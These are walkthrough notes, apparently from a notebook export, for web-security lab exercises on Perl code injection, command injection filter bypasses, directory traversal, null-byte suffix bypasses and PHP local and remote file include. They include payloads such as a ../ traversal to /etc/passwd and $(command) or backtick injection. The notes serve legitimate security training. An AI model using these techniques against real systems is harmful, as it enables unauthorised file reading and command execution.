
Code Execution 09 16ca2024645180288395eb295c4cab43
Code Execution 09
This challenge is code injection in Perl
The Perl script is deployed as a CGI script. You can quickly get a understanding of how the site works by inspecting the traffic, First the index page is loaded, then it does a request to the CGI in JavaScript


As always, you can use a single or double quotes to trigger unexpected behavior in the application
Once you find which one is used, you should be able to gain command
execution using backticks or one of the Perl functions used to run a
command (system, exec).
Command Execution 02 16da2024645180399ae8c10c96c840df
Command Execution 02
In this challenge the developer has fixed the issue from the previous one and has started filtering some special characters. However, the developer forgot that you can use command to run a command.
Command Execution 03 16da20246451802fb590df1debf724e2

Command Execution 03
In this challenge, the developer fixed the previous issue and is now filtering on even more special characters.
However, the developer forgot that you can use $(command) to run a command.
Directory Traversal 01 16da2024645180d9aad6fc9331ffc1c5
Directory Traversal 01
Directory traversals come from a lack of filtering/encoding on information used as part of the path by an application.
As with other vulnerabilities, you can use the “same-value technique” to test this type of issue.
For example, if the path used by the application inside a parameter is
/images/photo.jpg. You can try to access:
/images/./photo.jpg: you should see the same file./images/../photo.jpg: you should get an error./images/../images/photo.jpg: you should see the same file again./images/../IMAGES/photo.jpg: you should get an error (depending on the file system), or something weird is going on.
If you don't have the value images and the legitimate path looks like photo.jpg, you will need to work out what the parent repository is.
f you don't have the value images and the legitimate path looks like photo.jpg, you will need to work out what the parent repository is.
Once you have tested that, you can try to retrieve other files.

On Linux/Unix the most common test case is the /etc/passwd.
You can test: images/../../../../../../../../../../../etc/passwd
If you get the passwd file, the application is vulnerable. The good news is that you don't need to know the number of ... If you put too many, it will still work.
Another interesting thing to know is that if you have a directory traversal in Windows, you will be able to access test/../../../file.txt, even if the directory test does not exist.
This is not the case on Linux.
This can be really useful where the code concatenates user-controlled data, to create a file name.
For example, the following PHP code is supposed to add the parameter id to get a file name (example_1.txt for example).
On Linux, you won't be able to exploit this vulnerability if there is no directory starting with example_, whereas on Windows, you will be able to exploit it, even if there is no such directory.
$file = "/var/files/example_".$_GET['id'].".txt";

In these exercises, the vulnerabilities are illustrated by a script used inside an <img tag.
You will need to read the HTML source (or use "Copy image URL") to find the correct link, and start exploiting the issue.
The first example is a really simple directory traversal. You just
need to go up in the file system, and then back down, to get any files
you want. In this instance, you will be restricted by the file system
permissions, and won't be able to access /etc/shadow, for example.
In this example, based on the header sent by the server, your browser
will display the content of the response. Sometimes the server will
send the response with a header Content-Disposition: attachment,
and your browser will not display the file directly. You can open the
file to see the content. This method will take you some time for every
test.
Using a Linux/Unix system, you can do this more quickly, by using wget or curl.
Directory Traversal 02 16da2024645180b1b935febef3c96c22
Directory Traversal 02

In this example, you can see that the full path is used to access the file.
However, if you try to just replace it with /etc/passwd, you won't get anything.
It looks like a simple check is performed by the PHP code.
However, you can bypass it by keeping the beginning of the path and adding your payload at the end, to go up and back down within the file system.
Directory Traversal 03 16da20246451806cba6dd03b4fe0d387
Directory Traversal 03

This example is based on a common problem when you exploit directory traversal: the server-side code adds its own suffix to your payload.
This can be easily bypassed, by using a NULL BYTE (which you need to URL-encode as %00).
Using NULL BYTE to get rid of any suffix added by the server-side code, is a common bypass, and works really well in Perl and older versions of PHP.
File Include 01 16da2024645180d8b2dadf062f4dca85
File Include 01
In many applications, developers need to include files to load classes or to share some templates between multiple web pages.
"File Include" vulnerabilities come from a lack of filtering, in
particular when a user-controlled parameter is used as part of a file
name, in a call to an including function (require, require_once, include or include_once in PHP for example).
If the call to one of these methods is vulnerable, an attacker will be able to manipulate the function to load their own code.
"File Include" vulnerabilities can also be used as a directory traversal to read arbitrary files.
However, if the arbitrary code contains an opening PHP tag, the file will be interpreted as PHP code.
This including function can allow the loading of local or remote resources (a website, for example). If vulnerable, it will lead to:
- Local File Include: LFI. A local file is read and interpreted.
- Remote File Include: RFI. A remote file is retrieved and interpreted.
By default, PHP disables loading of remote files, thanks to the configuration option: allow_url_include.
In this lab, it has been enabled to allow you to test it.


In this first example, as soon as you inject a special character (a quote, for example) into the parameter, you will see an error message:
Warning: include(intro.php'): failed to open stream: No such file or directory in /var/www/fileincl/example1.php on line 7 Warning: include(): Failed opening 'intro.php'' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in /var/www/fileincl/example1.php on line 7
If you read the error message carefully, you can extract a lot of information:
- The path of the script:
/var/www/fileincl/example1.php. - The function used:
include(). - The value used in the call to
includeis the value we injected,intro.php'without any addition or filtering.


We can use the methods used to detect directory traversal, to also detect file include.
For example, you can try to include /etc/passwd by using the ../ technique.


